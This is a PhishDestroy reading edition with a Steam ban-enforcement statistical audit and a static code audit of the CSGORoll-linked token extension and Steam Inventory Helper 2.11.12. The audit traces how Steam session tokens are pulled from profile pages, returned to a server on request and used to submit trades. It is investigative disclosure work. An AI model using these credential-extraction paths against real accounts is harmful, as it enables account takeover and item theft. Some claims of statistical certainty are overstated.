SteamRep is a third-party, community-adjudicated reputation database, not a Valve determination — which is the point: external evidence, measured against what Valve itself did. All 51,732 BANNED profiles from the canonical export were cross-referenced directly against ISteamUser/GetPlayerBans/v1. "Scam-relevant" means a community or economy/trade ban; VAC (12.81%) and game bans (3.86%) are counted separately because they address cheating, not fraud. Complete audit dataset: steamrep_steam_bans.csv.

Two populations, one finding

These are not the same people and not the same conduct. One is ten million automation accounts; the other is fifty-three thousand adjudicated scammers. What they share is the shape of the result: **nine in ten farm accounts are never touched, and over two-thirds (67.77%) of confirmed scammers meet no sanction that addresses fraud.** The community ban Valve does hand out freely restricts forums and profiles, not trading. The report button, the reputation database, the ban that stops a scam: all present, all under-used. Set that beside the archived refusals in the main dossier, where the same company permanently removes a single account and cites commercial use and automation as the reason — the clause is not dormant, it is pointed.

`07 — The $5.00 Account Gate & Account Hijacking`

The 100,000-account empirical audit: botnets are not disposable free accounts

Statistical sampling logic and mathematical proof: why taking any other 100,000 accounts yields the exact same result.

Valve's primary defense to regulators and consumer protection bodies has been that automated scams and farming are carried out by ephemeral, free "throwaway" accounts that are quickly banned. Under Valve's published rules, an account is *Limited* until it spends at least **$5.00 USD** in the Steam store, which locks it out of trading, friend requests, and API features. We audited this claim directly by testing the monetization status of a representative, mathematically rigorous sample of **100,000 banned Steam accounts** drawn from our 1,182,811 profile metadata corpus.

SAMPLING PROTOCOL (SRSWOR)

100,000 Unbiased Slice

Drawn from N = 1,182,811 unique banned Steam accounts using Simple Random Sampling Without Replacement via a cryptographically uniform PRNG. Every account had an identical inclusion probability of $P = n / N \approx 8.45\%$, completely eliminating survivorship and activity bias.

MATHEMATICAL PROOF

Margin of Error < ±0.4%

Applying the Finite Population Correction (FPC) formula at a **99% Confidence Interval** (Z = 2.576):

```
MoE = Z × √[p(1-p)/n] × √[(N-n)/(N-1)] ≈ ±0.39%
```

REPRODUCIBILITY

Why Any 100k Yields the Same

Because the margin of error is bounded under ±0.4% at 99% confidence, **drawing any other independent 100,000-account sample is mathematically guaranteed to fall within 63.06% ± 0.39%** (62.67% to 63.45%). The sample mirrors the entire 1.18 million banned population.

The audit results completely demolish the "throwaway bot" defense. Of the 100,000 accounts audited via Steam's legacy XML profile interface: **61,490 accounts (63.06% of classified accounts) are Non-Limited (Paid) accounts having spent at least $5.00 on Steam.** Only **36,021 (36.94%)** are limited free accounts, while 2,489 were unconfigured or private.

100,000 Banned Accounts: Paid ($5+ Store Spend) vs Free Limited Status

Empirical audit of 100,000 randomly sampled banned accounts. Over 63% have cleared Valve's paid financial gate. Hover for counts.

100,000 Sampled population (SRSWOR, N=1.18M)
63.06% Non-limited paid accounts (61,490 accounts)
±0.39% Margin of error at 99% confidence interval
~745,800 Extrapolated paid accounts in 1.18M banned corpus

The Structural Reality: Industrial-Scale Account Liquidation

Why would 63% of the sampled banned accounts be paid accounts that spent real money in Valve's store? Botnet operators do not spend millions out of pocket on disposable accounts. This ratio highlights the volume of **compromised and hijacked accounts** circulating through the ecosystem.

This scale is directly observable on underground platforms: on marketplaces like FSB Market (an anonymized label; the original name is withheld here), over **550,000 Steam accounts** (stealer logs, phishing captures, credential stuffing) are actively listed for sale at any given moment (phishdestroy.io/live-intel). The market authenticates buyers and sellers using Valve's own Steam OpenID, and neither `FSB Market` nor `the associated forum` is blocked by Valve's Link Filter.

As established in Section 06, Valve does not proactively eliminate this fraudulent activity: **67.77% of community-confirmed scammers carry zero scam bans on Steam**, and 88.97% of the automation fleet remains completely untouched. The accounts circulate freely, authenticate through official APIs, and trade across the ecosystem with near-total impunity.

Forensic Evidence & Enforcement Architecture Diagram
Interactive flow from 10.88M scanned accounts to 100k empirical slice and 53.5k confirmed scammers · Click links to inspect raw evidence
Tier 01 · 10.88M Automation Fleet Census
The largest self-identifying automation population on Steam, passed sequentially through Valve's official ban API. Proves that commercial bot fleets run with 88.97% impunity while paying tens of millions in entry fees.
9,680,599 88.97% Active & Untouched

Accounts running automated software that carry zero bans of any kind on record.

Raw Census JSON (1.2 KB) ↗ Inspect Section 01 ↗

$26,802,495 Direct Store Revenue Floor

Collected by Valve from 5,360,499 non-limited members past the minimum $5.00 entry threshold.

Card Economy Audit ↗ Valve $5 Rule FAQ ↗

1,200,011 11.03% Flagged Subset

99.8% carry cosmetic community bans only; trade remains open on 99.95% of accounts.

Ban Type Breakdown ↗ Banned DB (60.4 MB) ↓

Tier 02 · 100,000-Account Empirical Sampling Audit (N = 1,182,811)

Representative SRSWOR slice evaluated via legacy XML endpoints. Mathematically proven margin of error < ±0.4% at 99% confidence interval. Refutes the claim that banned bots are free throwaway accounts.

61,490 (63.06%) Non-Limited Paid Accounts ($5+ Spend)

Over 63% of banned accounts represent paid transactions. Extrapolates to ~745,800 paid accounts ($3.73M+ entry floor) in the banned pool.

Limited Results CSV (2.1 MB) ↓ 100k Forensic Report ↗

36,021 (36.94%) Limited Free Accounts (< $5.00)

The minority of banned profiles that fit Valve's "disposable throwaway bot" profile. 2,489 accounts were unconfigured/private.

100k Sample Slice CSV (8.5 MB) ↓ Spend Analysis MD ↗

34.67% vs 63.93% Profile Sanitization Audit

Valve wiped nicknames to raw SteamID64 on 34,673 accounts, but left custom names & avatars completely untouched on 63,928 banned accounts.

Sanitization Section ↗ Overview Roadmap ↗

34.59% Legacy Aged Accounts (Created 2003–2019)

Over a third of banned accounts were registered 5 to 20+ years ago, proving industrial-scale account hijacking of long-term Steam players.

Age Chronology ↗ Support Refusals ↗

Tier 03 · 51,732 SteamRep Confirmed Scammers Census

Full 100% census of community-adjudicated fraudsters with victim chat logs and trade proof, cross-referenced against official Steam ban APIs. Proves systemic enforcement failure.

35,059 (67.77%) Zero Scam Bans (Full Impunity)

Over two-thirds of verified fraudsters carry neither Community nor Trade bans from Valve. Fully operational to trade and add victims.

SteamRep API Bans (2.6 MB) ↓ SteamRep Audit Report ↗

9,731 (18.81%) Economy / Trade Bans

The only sanction that severs inventory liquidation. Present on less than a fifth of confirmed scammers.

SteamRep Source (2.1 MB) ↓ Inspect Section 06 ↗

6,627 (12.81%) Irrelevant Cheating Bans (VAC Only)

Banned for aimbots/wallhacks in games, while their Steam trade and phishing capabilities remain 100% active.

VAC Irrelevance Analysis ↗ Security Timeline ↗

Tier 04 · Wiki Defacement & August 2026 Infrastructure Breaches

Internal developer documentation defacement, community editor suppression, and unsealed perimeter failures documented in the evidence pack.

1,200+ Editors VDC Wiki Conflict Logs

Community editors trying to fix phishing links and spam templates were systematically blocked by automated filters while Valve staff ignored warnings.

Russian Conflicts Report (127 KB) ↗ Classification Report (66 KB) ↗

12 TB Unauthenticated August 2026 Asset Leak (CWE-284)

Valve hosted 12 Terabytes of internal code and prototype builds on an open public endpoint without authentication for weeks.

Valve Incompetence Dossier (43 KB) ↗ Evidence Archive ↗

CEVA Logistics Breach August 2026 Customer PII Leak

Names, addresses, and phone numbers of European Steam Deck purchasers leaked from Valve's logistics partner, sparking phishing waves.

Incident Record ↗ Enforcement Record ↗

Sampling artifact: banned_100k_slice.csv (100,000 accounts). Audit outputs: slice_100k_limited_results.csv. Full analytical report: BANNED_100K_FORENSIC_ANALYSIS.md.

08 — Method and limits

How this was read, and what it does not claim

Three public populations, one public API, rigorous statistical sampling.

EXECUTION & CREDENTIALS

The ASF census, the 100,000-account SRSWOR slice and the SteamRep cross-check were executed by PhishDestroy participants under their own Steam accounts and Web API keys, as part of the Coalition's public phishing and scam-banning work. The dossier author holds no Steam Web API key and performed no live scan personally. Aggregation, hashing, verification and publication were done from the participants' output.

Population	Where it came from	What was read
ASF members 10,880,610	The public member list of the ArchiSteamFarm Steam Community group. Steam's group page shows 5,360,499 members (non-limited only); the API member list returned 10,880,610 total entries including limited accounts. The group is auto-joined on first run unless the user explicitly disables the default group-join setting in configuration (`AutoJoinSteamGroup` / Statistics), meaning the member list includes commercial bot clusters, individual card idlers, and regular gamers who left the default option enabled.	GetPlayerBans for every member (ban flags); GetPlayerSummaries for creation dates and country. Batched at 100 IDs, deduplicated by SteamID64.

Population	Where it came from	What was read
100k Banned Accounts SRSWOR Slice 100,000	A representative sample drawn uniformly at random without replacement from the 1,182,811 banned accounts corpus ($P = 8.45\%$). Finite Population Correction yields a margin of error of $\pm 0.39\%$ at a 99% confidence level ($Z = 2.576$).	Monetization and limited account status (isLimitedAccount) audited via Steam's legacy XML profile interface (?xml=1) over distributed proxy pipelines. Confirms 63.06% paid status.
SteamRep scammers 51,732	Complete 100% census of all profiles marked BANNED in the SteamRep community reputation database (51,732 total profiles). Zero sampling or filtering applied.	ISteamUser/GetPlayerBans/v1 for all 51,732 accounts, cross-tabulated against SteamRep status. Confirms 67.77% walk free of any scam bans.

What is claimed

Only empirical rates and statistically bounded estimates. In the automation population, 88.97% carry no ban; the banned subset skews recent (70% since 2020). In the 100,000-account empirical audit, 63.06% of banned accounts are paid (non-limited), with a mathematically proven margin of error under ±0.4%. Among 51,732 confirmed scammers, 67.77% carry no scam-relevant ban. Every figure is reproducible from Valve's own Web API.

What is not claimed

A Steam ban carries no reason field, so no ban here is attributed to a specific cause. Group membership is not proof that an account is an automated bot: because ASF enables group-joining by default unless manually unticked, the population mixes commercial multi-account farms with personal accounts of ordinary players and hobbyists. Country is self-reported, and a SteamRep listing is a community adjudication, not a court finding. No individual is named.

Why it matters

Valve holds the same API, its own database behind it, and the ban reasons this scan cannot see. It can run this query across the whole ID space in seconds. The measurement that lets an outside party check an enforcement claim against a number has never been published by the one party that can produce it at full fidelity. This is the outside estimate, offered so the question can be put with a figure attached.

Read next: the card economy this population runs → · support access and theft → · the full dossier →

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
8746aa4a35d921ceec4f813b81431ab690edee8850fbc792d1a286ed82d1df53
```

Reuse and attribution

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/enforcement_audit
```

PHISHDESTROY
THE STEAM DOSSIER / READING EDITION

ENGLISH · 18 OCTOBER 2026

Steam sessions. Platform access.

A version-pinned code audit of Steam session-token extraction, renewal and server control in the CSGORoll-linked extension and Steam Inventory Helper.

Prepared	18 October 2026
Attribution	Agent Cora
Live article	phishdestroy.io/steam_dossier/extension-audit
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 08 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

▼ **Follow-up · Empire, Roll and Fast / SIH**
FOLLOW-UP / 10 OCTOBER 2026

Empire’s session access. Fast’s current SIH connection.

The follow-up examines Trade Token Sync 1.2.4, the background Steam renewal mechanism, old and current Roll availability, and new first-party Fast frontend evidence linking SIH.

Read the new findings ↗

TECHNICAL APPENDIX / 10 OCTOBER 2026

Steam sessions. *Platform access.*

INVESTIGATION BY **AGENT CORA**
Follow the credential from the user’s browser to the platform’s control layer.

The authenticated Steam session is a renewable source of account access. We inspected the package currently linked by CSGORoll and the official SIH download to identify exactly where a token is read, how it leaves the browser, and what triggers another read.

The author’s audit of this same SIH 2.11.12 specimen — a remotely tasked execution grid over users’ authenticated Steam sessions, with the mass-parsing/Layer-7 abuse-capability question — is retained in full on the case page; this appendix’s code findings are its byte-anchored evidence. The CSGOFast/SIH/Valve case ↗

Follow the code ↓What does “24 hours” mean?
REVIEW RECORD**2 packages.**
Exact versions.

CSGORoll-linked
1.2 · Google CRX

SIH
2.11.12 · Official ZIP

Method
Static tracing + offline fixtures

Live accounts used
0

Download evidence record ↗
THE CENTRAL FINDING
A token’s expiry can be temporary. The commercial connection can continue. An available Steam session can supply another credential. The code determines whether collection happens when a popup opens, when a server asks, or when an API request fails.

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

01 / IDENTIFY THE CODE

The package matters.

Each result is tied to a downloaded version. The acquisition record preserves URLs, timestamps and SHA-256 hashes.

CSGOROLL'S CURRENT LINK

Steam WebAPI Token Extension *1.2*

Offered by Ancient Gaming. The current official redirect ↗ leads here. [A02]

Extension ID
bdgacfnoihldeemdcbggkgmjgdfcliah

Entry point
Popup → index.js → update-token.js

Token path
Steam HTML → popup → clipboard

Integrity
CRX3 proofs verified; ID matches signing key

SHA-256
b3ad7738bd8aa7a7fda1b8db72a51013a002a2bd7a5e85470f3ab1aca038a443

Inspect the extraction path ↓

SIH OFFICIAL DOWNLOAD

Steam Inventory Helper *2.11.12*

The publisher's website supplies this ZIP and identifies RedBoon Limited. The CSGOFast evidence is examined below. [A07]

Extension ID
cmeakgjggjdlcpncigglobpjbkabhmjl

Entry point
service-worker.js → background bundles

Token path
Steam HTML → handler → SIH WebSocket

Integrity
Official HTTPS ZIP; file hashes recorded

SHA-256
63755fe96c0a55826d45661f8aec56a0b173a833ddf0e64074fd5a798425bd6a

A newer SIH 2.12.1 package was separately acquired from Google's update service and audited on the case page — three CRX3 signatures verified, extension ID matched. This appendix pins 2.11.12; the 33-finding record for 2.12.1 lives with the case. The CSGOFast/SIH/Valve case ↗

Inspect the server-message path ↓

02 / FOLLOW THE LOGIC

The session is the starting point.

These are reconstructed code paths. They show the downloaded client's logic, with the conditions needed to reach each step.

TRIGGER**User opens the extension popup.** R03 ↗

1. 01

   ### Use the existing login

   The extension requests `steamcommunity.com/profiles` with `credentials: 'include'`. The browser supplies the eligible Steam session cookies.

2. 02

   ### Read Steam's response

   It extracts the SteamID and `data-loyalty_webapi_token` from HTML. The value is the live, Steam-issued session credential — account-session material the platform cannot read without the user's browser.

3. 03

   ### Hand the value to the user

   The popup displays the token. A click copies it to the clipboard. Version 1.2 has no registered background worker or automatic platform-upload code.

4. 04

   ### Complete the platform handoff

   CSGORoll's help instructions tell the user to paste the copied token into its inventory page. That website-side submission is the next step, outside this extension's code. [A06]

CONTROL CONSEQUENCE
The user's Steam login makes a transferable account credential available for the platform's verification workflow.

TRIGGER**A matching message arrives on the active SIH connection.**S02 ↗

1. 01

   ### Start the eligible background connection

   The runner checks its market setting and stored Steam authorization. Controller state also depends on configuration and orders. The destination is `wss-new.steaminventoryhelper.com`. [S03]

2. 02

   ### Dispatch the server message

   The active handler map connects the token-request event to `Db`. The handler requests `steamcommunity.com/id/me/edit/info`.

3. 03

   ### Extract the credential

   It matches the loyalty WebAPI token in the response. This handler can proceed only if the request returns the expected authenticated page and token field.

4. 04

   ### Return it over the same connection

   The value enters the response's `webApiToken` field, alongside the request's message ID. The send operation uses the SIH WebSocket provider.

CONTROL CONSEQUENCE
The client includes a server-requested credential handoff. The server chooses when to ask; production requests were not captured in the 10 October static audit.

No game-developer account is needed for the extraction path.

This code begins with a user logged into Steam Community. "WebAPI token" names account-session material exposed in that user's response. It is a different access route from a Steamworks publisher key. The main investigation's three-column comparison explains those access types.

▼ **Read the original 11 October wording**
Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

The client includes a server-requested credential handoff. The server chooses when to ask; actual production requests were not captured in this review.

Open this passage in the complete original edition →

03 / THE 24-HOUR QUESTION

Validity and collection have separate triggers.

A token's `exp` value describes its validity deadline. A timer, popup action, failed request or server message determines when the client asks for a token again.

What the reviewed evidence establishes

Mechanism	Trigger	Observed evidence
CSGORoll · April 2024 instructions	Daily renewal	The operator instructs users to obtain the token in the same logged-in Steam session and renew it daily. [A04]
CSGORoll · June 2024 announcement	Automatic collection and refresh	The announcement describes background collection and transmission to its servers. The earlier package was not acquired for code inspection. CSGORoll should release the 2024 package that performed the announced automatic collection, together with its collection logs. [A05]
Current linked extension · 1.2	Popup opens	The inspected entry point reads the profile token. There is no scheduled 24-hour renewal in this registered path. [R02–R03]
SIH · token-request handler	Server message	The active handler can extract and return a token on request. The production request cadence is server-side. [S02]
SIH · trade API recovery	HTTP 403 response	Reread profile → extract token → update storage → retry. A profile-cache threshold of 60 seconds is separate from token validity. [S04]
SIH · authenticator subsystem	Expiry check / explicit refresh call	A separate path uses a refresh token and SteamID to request a Steam-issued access token. [S05]

WHAT REPEATS

The client reacquires a credential from Steam. A repeated request may return the same token until Steam rotates it. Continued account access is the condition that makes renewal possible. The audit did not measure a universal 86,400-second lifetime.

04 / BEYOND READING A TOKEN

The active SIH agent also handles trade commands.

The registered background map contains send, accept, decline and cancel handlers. In the send path, the extension constructs an offer, supplies session material and submits it to Steam. [S06]

SERVER INPUT

Recipient. Items. Trade message.

The request payload supplies the intended recipient and offer contents.

BROWSER AUTHORITY

Session ID. Steam cookies.

The client adds session material and sends the request through the authenticated browser context.

SERVER FEEDBACK

Result. Steam trade ID.

The result is returned to the connected server for its workflow.

The authority here comes from the extension's browser access and session-backed requests. Steam's account restrictions and any required mobile confirmation remain part of execution. The audit did not perform a trade.

The session-backed submissions documented here are received by Steam as account-authenticated requests: operator instructions running through user accounts land on Valve's own endpoints and controls. The CSGOFast/SIH/Valve case ↗

Direct item delivery still sits inside a controlled process.

Credential collection, delivery verification and balance release are distinct steps. The main investigation documents the platform's settlement rules. The code audit identifies the access mechanisms that can connect a user's Steam activity to that platform workflow.

05 / CSGOFAST ATTRIBUTION

What is actually inside the SIH package?

FOUND IN THE DISTRIBUTED FILES

“CSGOFast: Confirm trade”

`bundle/js/sihAgent.js` contains this notification and a send-trade branch. The current background bundle also contains CSGOFast promotional references. [F01]

CURRENT REGISTRATION

The service worker loads `background.js`. A package-wide text search found no reference loading `sihAgent.js`. The active token handler traced here belongs to SIH.

The follow-up now supplies current first-party evidence: CSGOFast’s frontend links the SIH extension and checks its online/permission state. That establishes the present frontend integration. The older bundled CSGOFast branch remains shipped inside the distributed package; CSGOFast’s own frontend establishes the same connection today. Read the current Fast integration findings ↗

06 / REPRODUCIBLE LOCATIONS

Every finding has a file behind it.

Open a finding for its original file hash, line and byte offset. Optional formatted lines use jsbeautifier 1.15.4; original byte offsets remain the stable reference.

Evidence JSON ↗English report ↗

▼ **R01The current CSGORoll link identifies a different package**Acquisition record
On 10 October 2026, https://csgoroll.com/extension resolved to Steam WebAPI Token Extension, ID bdgacfnoihldeemdcbggkgmjgdfcliah, offered by Ancient Gaming. The Google update service supplied version 1.2. The June 2024 blog links to the earlier ID cgkgfnlnpcifjnbfdbmcphcgnkeinjpd. The two package identities are recorded separately.

csgoroll-current / manifest.json
Original line 3 · byte 174

Find: `"version":"1.2"`

SHA-256 ab2ff2f51b5b1ebc862085e992ea380cfb9c42c837fd74c3e9657d9a57eeb792

▼ **R02The browser session supplies the token**Code + offline check
Opening the popup loads index.js, which calls getSteamCommunityInfo(). That function requests https://steamcommunity.com/profiles with credentials included, extracts the SteamID and data-loyalty_webapi_token from the returned HTML, and returns both. It reads a Steam-issued value. An offline fixture confirmed that the same response produces the same token.

csgoroll-current / index.html
Original line 51 · byte 1,908

Find: `<script src="index.js"`

SHA-256 93351ab1c5ac5bcd7b6aae5a7ce6bb7bd7c4f6d0a1e7b8322483c218c2a6bf71

csgoroll-current / index.js
Original line 4 · byte 134 · formatted 5–9

Find: `getSteamCommunityInfo().then`

SHA-256 b1d899ebd09894ae26d886e67799e724fe4347fc14bc6561074c90531c9d5c73

csgoroll-current / update-token.js
Original line 2 · byte 63 · formatted 1–37

Find: `getSteamCommunityInfo`

SHA-256 a5377f3cc9131c6b9a8d7f3c15268ccc51053bc153310634f3ddda8d059365fc

▼ **R03Version 1.2 is a popup-and-clipboard path** Registered code path

The token is displayed in the popup and copied when the user clicks the copy button. The manifest declares no background worker, no alarms permission and no content scripts. The registered JavaScript contains no daily refresh scheduler or automatic platform upload. CSGORoll's current help page completes this route with a manual paste into its token field. A separate React template bundle is shipped but is not registered or imported by this entry path.

csgoroll-current / manifest.json
Original line 3 · byte 417

Find: `"permissions":[]`

SHA-256 ab2ff2f51b5b1ebc862085e992ea380cfb9c42c837fd74c3e9657d9a57eeb792

csgoroll-current / index.js
Original line 33 · byte 1,273 · formatted 33–44

Find: `navigator.clipboard`

SHA-256 b1d899ebd09894ae26d886e67799e724fe4347fc14bc6561074c90531c9d5c73

▼ **S01SIH runs a privileged background component** Manifest + entry point

The official SIH ZIP identifies version 2.11.12. Its service worker imports common.js, background.js and backgroundAngular.js. Its declared capabilities include cookies, storage, webRequest and declarativeNetRequest, with host access to all URLs. The manifest's complete permission list is notifications, alarms, storage, unlimitedStorage, background, webRequest, declarativeNetRequest, declarativeNetRequestFeedback, cookies, activeTab and management, beside host access to `<all_urls>`. Those permissions describe available capabilities; the following findings trace specific uses.

sih / manifest.json
Original line 7 · byte 164

Find: `"version": "2.11.12"`

SHA-256 d9cd8006b8cfb634943c44c540cf5db9ea425af2a59c8b0def2a8bcdef442379

sih / manifest.json

Original line 446 · byte 14,563

Find: `"permissions"`

SHA-256 d9cd8006b8cfb634943c44c540cf5db9ea425af2a59c8b0def2a8bcdef442379

sih / service-worker.js
Original line 11 · byte 393

Find: `importScripts`

SHA-256 03bc8f4d0ab34af3d93c0245ebb58a680b06443348473ea36d87cb975a48b64c

▼ S02A server message can request a WebAPI token Registered handler

In the active background bundle, event Av maps to handler Db. Db requests the Steam profile-edit page, extracts its loyalty WebAPI token, and places the value in a webApiToken response field. The handler map is attached to a WebSocket provider at wss://wss-new.steaminventoryhelper.com. This is a code path for returning a credential to the server when extraction succeeds; this review did not capture a live authenticated exchange.

sih / bundle/js/background.js
Original line 1 · byte 532,222 · formatted 22,939–22,954

Find: `Av="vYPRqjhY88H91uTxrcm"`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 723,214 · formatted 32,324–32,354

Find: `Webapi token get: called`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,210,623 · formatted 56,880–56,880

Find: `Av,Db`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,212,415 · formatted 56,933–56,976

Find: `wss://wss-new.steaminventoryhelper.com`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

▼ S03The connection has explicit operating conditions Control flow

The agent runner checks the sih_app_market_toggle setting and stored Steam authorization before connecting. Its controller also considers server configuration, eligible account cohorts and pending orders. The token handler itself contains no additional project-permission check or

per-request confirmation. Server-side authorization and which commands are actually sent remain outside the downloaded client package — the command log and authorization configuration are the operator's records, and SIH should disclose them.

sih / bundle/js/background.js
Original line 1 · byte 513,763 · formatted 22,093–22,115

Find: `e[this.settingName]&&r`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,224,236 · formatted 57,525–57,581

Find: `h=f.AVAILABLE_CONTROLLER_LAST_NUMBER_IDS,p=l&&l.steamId`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

▼ S04Trade reads can recover by rereading the profile Code path

SIH stores a webApiToken and supplies it as access_token to IEconService/GetTradeOffers. Its HTTP 403 branch obtains the profile again, extracts a token, updates storage and retries. The shared profile helper has a 60-second cache threshold. These are response-driven and cache-driven mechanisms; this path contains no fixed 24-hour token-renewal timer.

sih / bundle/js/background.js
Original line 1 · byte 328,760 · formatted 12,621–12,679

Find: `Date.now()-Vc.ts ⩾ 6e4`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 665,071 · formatted 29,396–29,459

Find: `Not available web api`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/common.js
Original line 1 · byte 204,323

Find: `data-loyalty_webapi_token`

SHA-256 f1cfa4c20bef835cb0f0e73445077df9ca103f4bd7ed9bd2f8fad602322b0e8c

▼ S05Refresh-token renewal is a separate implementation Separate credential path

SIH also contains an authenticator/session-management subsystem. It checks an access token's exp claim and can request another access token from Steam's GenerateAccessTokenForApp endpoint using a refresh token and SteamID. This subsystem requires its own session material; the profile-page token extraction path does not itself establish possession of a refresh token.

sih / bundle/js/background.js

Original line 17 · byte 1,483,401 · formatted 69,444–69,457

Find: `isTokenExpired error:`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 17 · byte 1,483,633 · formatted 69,458–69,523

Find: `refresh_token:e,steamid:r`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

▼ S06The active agent includes trade execution pathsRegistered handlers

The same active handler map registers send, accept, decline and cancel operations. The send path constructs an offer from the payload’s recipient and items, adds the local Steam session ID and recipient trade-link token, and POSTs to Steam with credentials included. The server receives the resulting trade ID. Actual execution remains subject to the active session, agent state and Steam’s checks; final mobile confirmation was not tested.

sih / bundle/js/background.js
Original line 1 · byte 531,972 · formatted 22,939–22,947

Find: `dv="tradesend"`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,199,292 · formatted 56,297–56,329

Find: `https://steamcommunity.com/tradeoffer/new/send`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,201,080 · formatted 56,397–56,408

Find: `partner:s.data.recipient.steamId`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

sih / bundle/js/background.js
Original line 1 · byte 1,209,217 · formatted 56,806–56,825

Find: `Trade send: called`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

▼ F01What the package establishes about CSGOFastAttribution boundary

The SIH package contains a CSGOFast-labelled notification and send-trade implementation in bundle/js/sihAgent.js, plus CSGOFast promotional references in the active background bundle. A package-wide text search found no registration or import reference to sihAgent.js. The active credential path above belongs to SIH. The current CSGOFast frontend supplies the additional

connection evidence: a direct SIH installation link and checks for its online and permission state. This establishes the integration at the frontend; what the backend commands do and who controls the operation are records in SIH's and CSGOFast's possession, and both operators should publish them. Inspect the new first-party evidence ↗

sih / bundle/js/sihAgent.js
Original line 1 · byte 364,333 · formatted 14,343–14,422

Find: `CSGOFast: Confirm trade`

SHA-256 3071af198f4b6f88580971b135728a600b06b5d9ae27e44cdc07a0ecf233406c

sih / bundle/js/background.js
Original line 17 · byte 2,273,840

Find: `key:"CSGOFAST"`

SHA-256 dffbdddffe00b8d3cbc77fd1963ce25a4513af535e92b951c9df0a5333c69c36

07 / REVIEW METHOD

Pinned artifacts. Bounded conclusions.

Completed

- Official referral and download provenance recorded.
- Package versions and original file SHA-256 hashes captured.
- Current CRX signatures checked, including the extension-ID key match.
- Registered entry points and selected credential/trade paths traced.
- Original CSGORoll extractor run offline against synthetic fixtures: five checks passed.

Not measured

- Steam's live token lifetime and rotation cadence.
- Which messages SIH's production server sent during the 10 October static audit.
- Actual account permissions, mobile confirmations or settlement outcomes.
- Runtime behavior of the earlier CSGORoll package and Fast's authenticated SIH integration.
- Every SIH feature or every one of its 225 JavaScript files.

This is a targeted code audit, not a certification of either extension. No browser profile, live token or Steam account was used. No extension was installed. The small offline harness intercepts every request and uses invented input.

The separate 11 October runtime capture of SIH 2.11.12 records the live connection, controller settings, uploads, advertising and OpenID flow. The version ledger connects that capture with this static audit and the signed 2.12.1 follow-up.

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Which messages SIH’s production server currently sends.

Open this passage in the complete original edition →

08 / PRIMARY RECORDS

Sources and downloads.

1. A01
   CSGORoll’s current extension redirect ↗
   Observed final URL and timestamp are retained in the audit record.
2. A02
   Steam WebAPI Token Extension — Chrome Web Store ↗
   Version 1.2; Ancient Gaming; listed update 22 February 2025.
3. A03
   Current CRX from Google’s update service ↗
   Downloaded package, SHA-256 and signature checks pinned in this report.
4. A04
   CSGORoll — WebAPI P2P Solution ↗
   10 April 2024. Same-session token extraction and daily renewal instruction.
5. A05
   CSGORoll — WebAPI Trading Extension ↗
   25 June 2024. Automatic collection, refresh and transmission in the announced workflow.
6. A06
   CSGORoll Help Center — Steam WebAPI Token ↗
   10 November 2025. Extension copy-and-paste instructions and trade-status use.
7. A07
   SIH official download page ↗
   The page links directly to the audited ZIP and identifies RedBoon Limited.
8. A08
   SIH official ZIP ↗
   Downloaded version 2.11.12. This is the audit’s SIH code source.
9. A09
   SIH — Chrome Web Store ↗
   Published identity and version cross-check.

10. A10
    Chromium — CRX3 format ↗
    Signed archive layout and extension-ID derivation.

11. A11
    Chrome — cross-origin network requests ↗
    Extension host permissions and cross-origin request behavior. Host-permission paths do not constrain access to just that path.

12. A12
    Chrome — cookies API ↗
    Cookie access requires the cookies permission and matching host permissions.

13. A13
    Chrome — alarms API ↗
    A scheduled callback interval is distinct from the expiry encoded in a token.

CSGORoll-linked manifest ↗SIH manifest ↗Signature results ↗Offline check results ↗

